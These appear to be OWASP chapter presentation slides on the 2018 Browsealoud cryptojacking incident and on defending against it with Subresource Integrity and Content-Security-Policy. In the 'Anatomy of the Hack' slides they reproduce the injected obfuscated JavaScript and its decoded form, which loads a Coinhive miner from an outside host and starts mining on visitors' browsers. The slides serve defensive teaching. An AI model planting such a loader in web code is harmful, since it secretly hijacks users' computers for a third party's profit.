OWASP
Open Web Application
Security Project

Cryptojacking:

Hijacking Websites for Fun & Profit

André Van Klaveren | St. Louis OWASP Chapter

Cyber-Criminal Motivations

Image source: pngimg.com

What is Cryptojacking?


cryp·to·jack

/ˈkriptōjak/

Verb, Slang

1) The unauthorized use of computing resources for the purpose of mining cryptocurrency to benefit a third party.

Feb. 11, 2018: The Incident



The Setup

- Many countries and states have laws requiring their information systems (websites, etc.) to be accessible to people with disabilities
- Many are also required, or merely wish, to provide multilingual access
- Several companies provide accessibility and translation services to websites by providing either browser plugins or a JavaScript API

Texthelp to the Rescue!

- Texthelp provides a service called Browsealoud
  - Provides sites with reading and translation support
  - As easy as adding a JavaScript snippet to your site!


```
<script type="text/javascript" src="https://www.browsealoud.com/plus/scripts/ba.js">
</script>
```

“Our innovative support software adds speech, reading, and translation to Websites facilitating access and Participation for people with Dyslexia, Low Literacy, English as a Second Language, and those with mild visual impairments”

Source: https://www.texthelp.com/en-gb/products/browsealoud/getstartedwithbrowsealoud/

The Motivation

- Criminals have begun to realize that they no longer need to compromise thousands of websites in order to maximize their cryptojacking profits
- To get a crypto miner onto thousands of websites, attack the one website that they all include code from
- Instant cryptojacking of all visitors to sites that use the modified library!

Anatomy of the Hack

Criminals compromised the Texthelp servers and added a single line of obfuscated JavaScript to the Browsealoud code:

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x
2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d"+window["\x4d\x61\x74\x68"]
["\x72\x61\x6e\x64\x6f\x6d"]()
+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]
('\x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x
79 \x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x
43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d
\x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x70\x69
\x76\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x
72\x69\x70\x74\x3e');
```

https://pastebin.com/x772SUQU

Anatomy of the Hack

The web browser decodes and executes:

```
window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?
rnd="+window["Math"]["random"]()+"'></script>");window["document"]["write"]('<script> if
(navigator.hardwareConcurrency > 1){ var cpuConfig = {threads:
Math.round(navigator.hardwareConcurrency/3),throttle:0.6}} else { var cpuConfig = {threads: 8,throttle:0.6}} var miner
= new CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();</script>');
```

Within seconds, all visitors to websites using the Browsealoud service were now mining Monero cryptocurrency for the attackers!

https://pastebin.com/57vPLKAH

What Went Wrong?

- 4000+ web sites implicitly trusted Texthelp to ensure the security and integrity of the Browsealoud JavaScript library
- Security controls protecting the Browsealoud code from being compromised failed
- Developers didn’t apply appropriate security controls when they embedded the Browsealoud component in their web pages

Preventing These Attacks

1) Subresource Integrity (SRI)
2) Content Security Policy (CSP)

Subresource Integrity (SRI)

- Introduces the *integrity* attribute to <script> and <link> tags
- Instructs browsers to perform cryptographic integrity checks (SHA hash) on included web assets before accepting them
- Browsers make a CORS enabled request for the asset, perform the requested hash digest on the retrieved content, and compares the results to the hash specified by the developer
- If the hashes don’t match, throw it out!


https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

SRI Example

```
<script type="text/javascript" src="https://www.browsealoud.com/plus/scripts/2.5.2/ba.js"
crossorigin="anonymous" integrity="sha256-pZUlaM0VaGsi0/tgIHnex2p/USKA0aujxOss+LCcUcU=
sha384-SDqKNeiB6jmEcesjpzTEZzJG4Us+zZR2Oimur94XFciwMm7ixVAgd/6D7K4O8BEf sha512-
u/Qw2M8T2H7AV8TIvPDTDAnMZ5ouIEF1PB2Prqe34FeaUSyJpd1HBEwE0xFQlIm/B3HuOnRQykVtP7IS+Mm0TQ==">
</script>
```


Source: https://www.texthelp.com/en-gb/products/browsealoud/getstartedwithbrowsealoud/

SRI Browser Compatibility



Source: https://caniuse.com/#search=SRI

Generating SRI Hashes



Source: https://report-uri.com/home/sri_hash

Content Security Policy (CSP)

- Introduces the *Content-Security-Policy* HTTP header
- Primarily intended as an extra layer of security to help detect and mitigate attacks, especially XSS, among other things
- Whitelists for content sources (js, css, img, media, etc.)
- Older browsers ignore this new header, so it’s “safe” to implement NOW
- Has a reporting directive that allows for debugging and real-time detection of attacks!

CSP Example (with Unsafe Options)


```
Content-Security-Policy: default-src ‘self’; script-src ‘self’
cdn.example.com ‘unsafe-inline’ ‘unsafe-eval’; img-src ‘self’
*.trusted.com; report-uri https://reporting.example.com/log.cgi
```

Real World CSP Example

```
Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; connect-src 'self' uploads.github.com status.github.com collector.githubapp.com api.github.com www.google-analytics.com github-cloud.s3.amazonaws.com github-production-repository-file-5c1aeb.s3.amazonaws.com github-production-upload-manifest-file-7fdce7.s3.amazonaws.com github-production-user-asset-6210df.s3.amazonaws.com wss://live.github.com; font-src assets-cdn.github.com; form-action 'self' github.com gist.github.com; frame-ancestors 'none'; frame-src render.githubusercontent.com; img-src 'self' data: assets-cdn.github.com identicons.github.com collector.githubapp.com github-cloud.s3.amazonaws.com *.githubusercontent.com; manifest-src 'self'; media-src 'none'; script-src assets-cdn.github.com; style-src 'unsafe-inline' assets-cdn.github.com
```


Source: https://github.com

CSP 1.0 Browser Compatibility



Source: https://caniuse.com/#search=CSP

CSP 2.0 Browser Compatibility



Source: https://caniuse.com/#search=CSP


Other Things to Consider

- Consider whether the component should be used at all
  - Security history
  - Actively maintained
  - Component provider reputation
- Are you willing to extent your threat and risk models to include the component provider?
- Can the component be hosted on your own infrastructure?

Lessons Learned

- Your threat models MUST include all third-party servers hosting code used by your web applications
- Use SRI and CSP to protect your users from unintended XSS attacks when using components hosted on CDNs or other third-party infrastructure
  - CSP has the ability to completely mitigate XSS risk if a fully effective policy can be developed for a site
- Always research and continously monitor the security posture of all third-party components used in your applications
- OWASP Top 10, A9 – Using Components with Known Vulnerabilities

Aside: OWASP Top 10 2017 - A9



Log in Request account

Page Discussion Read View source View history Search

